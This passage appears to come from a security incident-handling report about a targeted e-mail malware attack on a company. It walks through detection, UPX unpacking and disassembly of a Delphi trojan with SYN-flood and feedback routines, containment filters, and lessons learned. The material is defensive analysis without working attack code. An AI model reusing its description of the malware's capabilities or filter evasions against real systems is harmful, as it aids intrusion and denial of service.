- The internet and especially *Google* search engine
- *UltraEdit*, a powerful and multi-purpose file editor

Identification

The following identification sequence of events shows that it has been detected early thanks to the user security awareness and that processes are in place for problem escalation and handling:

Time T0 (around 18:00 local time):

The e-mails arrive and are logged in the mail servers.

Time T0 + 30 minutes:

The incident has first been detected by an internal user who has received a “strange e-mail” and followed the escalation procedure. The on-call specialist is informed and handles the case for further investigation. The attachment is a .zip file which is apparently an unsuccessful attempt of logical bomb. A report is produced for the management and the monitoring team to alert promptly at any other occurrence of a similar event.

Time T1 (around 8:00 AM local time):

A similar event is reported by another user, the attachment is not a .zip file in those reports. The incident is now identified (not to its full extent yet though) by correlating those two similar suspicious events and confirmed by the several occurrences that will be reported later.
A list of all the people who received a suspicious e-mail is established; this list is based on common elements from the collected samples (firewall logs, mail server logs, SMTP headers like “from:”, “to:” and “Received :”).
Those logs are not available for non-disclosure reasons.
Those users are urgently warned and requested to disconnect their computer from the network and not to open the attachment while waiting for a helpdesk engineer.
An announcement is made later for the rest of the company reminding the security awareness do’s and don’ts.


Later the same day (around 12:00 PM local time) a SYN flood denial of service attack was attempted on GIAC-Undisclosed.net (222.222.222.222) from an external source IP on the internet. Evidence logs are collected on the firewall and sent to the ISP to fill in a complaint. A report is generated towards the incident handling team.

The following countermeasures worked:

- Security awareness education and rewarding policy appeal
- Problem escalation procedures
- 7/7 days, 24/24 hours monitoring and on-cal system
- Network segregation (in case the attachment would have been executed)
- Customer Of The Shelf product management (use of Netscape Messenger as seen with less security risk)
- Operating system hardening (the user has no administrator privileges by default)
- Response strategy and communication

The collection of evidences and the identification of the threat are partly based on the reverse-engineering exercise of the malware. This allowed understanding how the malware could affect ***GIAC-Undisclosed Inc.*** environment and take corrective action towards the threat.
A “file” UNIX command showed that it was a Windows type of executable, while a “strings” command on the file revealed already interesting textual information in the executable (like “Delphi, UPX,… These are shown in the disassembler screen captures).The malware was compressed in UPX format and written in Delphi as the icon of the executable was suggesting it:

PEiD application confirmed this:




UPX Unpacker has been used to unpack the executable:

```
C:\UPX>upx -d logfile.exe
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24w        Markus F.X.J. Oberhumer & Laszlo Molnar         Nov 7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    406016 <-    164352   40.47%    win32/pe     logfile.exe

Unpacked 1 file.
```


WinDASM has been used to disassemble the executable where you may see references to `isWindowVisible` function from the user32.dll library


```
[…]
   Import Module 012: user32.dll
[...]
 Addr:0005A8F6 hint(0000) Name: IsWindowVisible
[...]
* Reference To: user32.IsWindowVisible, Ord:0000h
                                    |
:004070E4 FF25F8944500              Jmp dword ptr [004594F8]
:004070EA 8BC0                      mov eax, eax

* Referenced by a CALL at Address:
|:0044D2A5
|
[...]

* Reference To: user32.IsWindowVisible, Ord:0000h
                                    |
:0042F879 E86678FDFF                Call 004070E4
[...]
```

A Delphi debugger *DeDe* was already used to see the units, classes, forms and procedures used:



You may clearly see above the hard coded IP address 222.222.222.222.





We see above the different procedures including procedure with names like `bSynf`, `eTargetIP` (used for the SYN flood attack) and `cbFeedback` (this one is invoking internet explorer to send the result of the route print).

You will not find more details in this section, please refer to the *Part Two: The Attack Process* section where it has already been exposed.

Containment

The systems reported as having received the malware are quarantined; a sample is collected by local the Helpdesk and given to the on-call security officer who handled the similar case the evening before. Any similar event will be reported and the same procedure will be applied.
The samples are sent to the antivirus vendor's support for further analysis and identification of a potential new malware.
New filters were added to the content filtering gateways to block new attempts of sending the same malware (any e-mail coming from the internet with a masqueraded @GIAC-Undisclosed.net "from:" header was blocked as well as any audio/x-wav MIME type).
Once the antivirus vendor provided the update emergency signature, deployment of this update occurred.
The information provided by the antivirus vendor's analysis of the malware seemed incomplete a targeted attack was suspected against ***GIAC-Undisclosed Inc.*** due to the social engineered nature of the e-mail which was very focused on business (it was found later that the attacker used an out-of-office auto-reply message to craft its own content).
The collected samples have been then reverse-engineered to gather more information, this is how we discovered the full extent of the attack and confirmed that it was a deliberate and targeted attack (more details on the steps used and screen captures will be found in the attack description in Part Two: *The Attack Process* of the current document; in this specific case the identification part of the incident handling process is the same as the attack process description itself as it was a brand new targeted attack).
As a consequence, the HTTP content filter is updated to disallow connections to BobTheHacker.remote.host.net site.
The systems were automatically backed up periodically and the malware sample was the only part of the attack to be backed up. After the system had been disconnected from the network, the helpdesk engineer took a copy of the suspicious e-mail on a floppy disk in order to have the malware and all the SMTP headers of the e-mail.

Eradication

Once the antivirus vendor provided the updated signature, this signature was deployed on all the systems and a full scan scheduled on all the systems to detect potential malware that would still be present on the file system but inactive.
The external SYN flood attack was stopped by contacting urgently the provider owning the IP range. It has been confirmed later on that this attack, as suspected originally, was related to a copy of the malware that was sent to non ***GIAC-Undisclosed Inc.*** victim (by having access to the log files of

BobTheBlackHat.remote.host.net server).
Part of the eradication process, was to identify the attacker and avoid the fact that he might try again another more successful attack (as this attack was obviously a first attempt and had ***GIAC-Undisclosed Inc.*** as specific target). The attacker left traces that allowed tracking him back (e-mail account, posts to newsgroups using the same e-mail account…). The exact steps taken cannot be disclosed in the present paper.

Recovery

Systems have been replaced and a restore of the backup previous to the incident has been made.

Lessons Learned

A Lessons Learned report has been made consecutively to this incident. The incident reaction was fast and efficient; the security measures in place were enough to prevent the attack from being successful.

However some room for improvement had been identified (this attack failed but the next one might be more elaborate and cause more damages):

- a process for managing specifically malware related incident handling should be created and documented
- patch management should be enforced and a review board for vulnerability assessment should be created, reporting on patch deployment should be enforced as well
- asset control management should be enforced to limit room for non-registered systems on the network
- desktop security should be enforced with addition of new technologies (host IDS, desktop firewall) and should be centrally managed
- multi-layer / defence in depth security should be enforced
- security event sources should be consolidated and correlated for better monitoring efficiency and forensic analysis
- a solution to mitigate (Distributed) Denial-of-Service type of attacks should be put in place
- all potentially dangerous executables will be blocked in e-mails at the gateway level (.exe, .bat, .vbs … but also filter based on MIME-types)
- the filters that have been put in place during the incident will be kept

A list of action items has been created based on this and gave birth to new projects (according to budget and prioritization).

Additional References

VMWare Workstation:
http://www.vmware.com/products/desktop/ws_features.html
Winzip:
http://www.winzip.com
UltraEdit:
http://www.ultraedit.com/
UPX Unpacker:
http://upx.sourceforge.net/
DeDe:
http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/DeDe.shtml
WinDASM:
http://www.softpedia.com/get/Programming/Debuggers-Decompilers-Dissasemblers/WDASM.shtml
PEiD:
http://peid.tk/
PE Explorer:
http://www.heaventools.com/
Sysinternals Freeware tools:
http://www.sysinternals.com/ntw2k/utilities.shtml
Hacker Eliminator:
http://hacker-eliminator.com/
Programmer's Heaven: an excellent resource for programming and reverse-engineering
http://www.programmersheaven.com
Protools :
http://protools.cjb.net/
Paros Proxy:
http://www.parosproxy.org
Sygate Personal Firewall:
http://smb.sygate.com/products/spf_standard.htm